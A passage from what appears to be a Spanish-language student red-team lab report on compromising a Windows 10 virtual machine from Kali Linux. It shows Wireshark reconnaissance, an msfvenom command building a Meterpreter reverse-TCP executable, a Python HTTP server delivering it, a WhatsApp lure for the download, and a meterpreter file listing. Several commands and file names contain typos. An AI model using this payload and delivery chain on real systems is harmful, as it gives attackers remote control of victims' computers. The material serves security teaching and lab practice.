
Ilustración 11 Detección de sistema operativo y servicios.



Fuente: Autor.

Adicional utilizo la herramienta WireShark la cual permitió analizar paquetes de los dispositivos que se encontraban en la misma red donde se pudo observar que el puerto 80 se encontraba habilitado.

Ilustración 12 Análisis tráfico de red puerto 80 – WireShark..




Fuente: Autor.

También se pudo observar la conexión desde la maquina Windows hacia páginas web que utilizan el protocolo https que es el mismo 443.

Para el anexo teniendo presente que el protocolo 443 es uno de los protocolos que por defecto tiene habilitado los equipos con sistema operativo Windows, adicional porque el acceso a las páginas de internet en su mayoría por temas de seguridad y que la transmisión de paquetes sea cifrada utilizan el puerto 443.


Del análisis realizado por el equipo Red Team se adjunta imagen de WireShare en el que podemos ver la apertura del puerto 443 y la comunicación que se realiza entre las dos máquinas de Kali Linux con IP 192.168.20.26 (maquina atacante) y la maquina Windows con IP 192.168.20.31 (maquina victima).

Ilustración 13 Análisis tráfico de red puerto 443 – WireShark.



Fuente: Autor.

Ilustración 14 Propiedades – WireShark.




Fuente: Autor.

5.2. Entendimiento de ciberataque

Con la siguiente grafica se demuestra el ataque efectuado por el ciberdelincuente hacia la maquina Windows 10 X64.

Ilustración 15 Ataque Equipo Windows 10.




Fuente: Autor.

- El ataque se genera entendiendo que ya se encuentra dentro de la red de la organización HackerHouse, partiendo de ello lo que el atacante inicialmente realiza es un escaneo del tráfico de la organización en la que encuentra el equipo Windows objetivo, como lo podemos evidenciar en la ilustración 11.
- Para el análisis del tráfico lo realiza con la herramienta WireShark donde puede ver la traza de los equipos que se encuentren en la misma red y así logra ubicar un equipo con la IP 192.168.20.31 el cual se encuentra navegando en internet haciendo uso de la aplicación WhatsApp Web.

- El próximo paso es introducir el código malicioso en la maquina Windows, para ello desde su máquina por el puerto 80 permite que se visualice el archivo PoC_1098608909.exe. Ahora se envía esta ruta por WhatsApp a la víctima para que ingrese al link http//192.168.20.26/Download y descargue el malware.

Ilustración 16 Descarga de Malware.



Fuente: Autor.

- Luego se ejecuta desde Linux la herramienta metasploid y esperamos que desde la máquina de la víctima realice lo mismo donde se realiza la incrustación del payload para permitir el acceso a la información del equipo Windows.

Ilustración 17 Lista de archivos equipo Windows.

```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  7168     fil   2023-08-29 22:47:03 -0400  PoC_1098608909.exe
100666/rw-rw-rw-  282      fil   2023-06-17 20:29:29 -0400  desktop.ini
040777/rwxrwxrwx  0        dir   2023-06-23 23:31:05 -0400  ostinato-bin-win32-0.8
100666/rw-rw-rw-  7305331  fil   2023-06-23 23:30:32 -0400  ostinato-bin-win32-0.8.zip
100666/rw-rw-rw-  3705856  fil   2023-06-23 23:41:03 -0400  putty-64bit-0.78-installer.msi

meterpreter > 
```

Fuente: Autor.


6. DESARROLLO DEL MALWARE

A continuación, se demuestra el paso a paso que realizo el equipo Red Team para lograr el acceso a la maquina Windows desde una maquina Kali Linux.

6.1. Paso 1: Configuración de máquinas.

Se realiza la configuración en ambas maquinas dejando habilitado en la configuración de red como modo puente. En la siguiente imagen podemos ver que las maquinas Kali Linux queda con el direccionamiento IP 192.168.20.26 y Windows con el direccionamiento IP 192.168.20.31.

Ilustración 18 Kali Linux / Windows 10.




Fuente: Autor.

6.2. Paso 2 Firewall desactivo

Teniendo en cuenta las recomendaciones dadas en el paso dos se procede a deshabilitar el firewall en la maquina Windows 10.

Ilustración 19 Firewall Desactivado Maquina Windows




Fuente: Autor.

6.3. Paso 3: Ejecución de comando

A través de la consola de Kali Linux ejecuto el comando msfvenom con la sentencia:

 # msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.20.26 LPORT=443 -f exe >> /home/kali/Downloads/PoC_1098608909.exe


Ilustración 20 Comando MSFVENOM



Fuente: Autor.

Generando el archivo PoC_1098608909.exe en la ruta descargas de la maquina Kali Linux.

Ilustración 21 Archivo.exe




Fuente: Autor.

6.4. Paso 4: Traspaso de información.

Para compartir la información al equipo Windows, desde la maquina Kali Linux ejecutamos el comando phyton -m http server 80 el cual nos permitirá publicar el archivo PoC_192.168.909.exe para que desde el navegador de la maquina Windows procedamos a descargarlo.

Ilustración 22 Python servert port 80.



Fuente: Autor.

Desde la maquina Windows procedemos a ingresar a la URL del atacante 192.168.20.26/downloads y descargando el archivo malicioso.


Ilustración 23 Descarga de Malware.

Fuente: Autor.

6.5. Paso 5: Análisis de ruido

Luego se procede a ejecutar el msfconsole con el fin de estar atento al ruido que pueda generar la maquina Windows.


Ilustración 24 Ejecución msfconsole.



Fuente: Autor.

Luego desde la maquina Windows ejecutamos el archivo PoC_1098608909.exe


Ilustración 25 Descargas de Windows.



Fuente: Autor.

Luego de la ejecución del archivo LoC_1098608909.exe desde la maquina Windows podemos analizar el equipo desde la maquina Linux, donde se logra ingresar a la información de la maquina víctima, podemos conocer la información de la maquina Windows con el comando ***sysinfo*** o ***listar*** los archivos de descargas desde la consola de Kali y 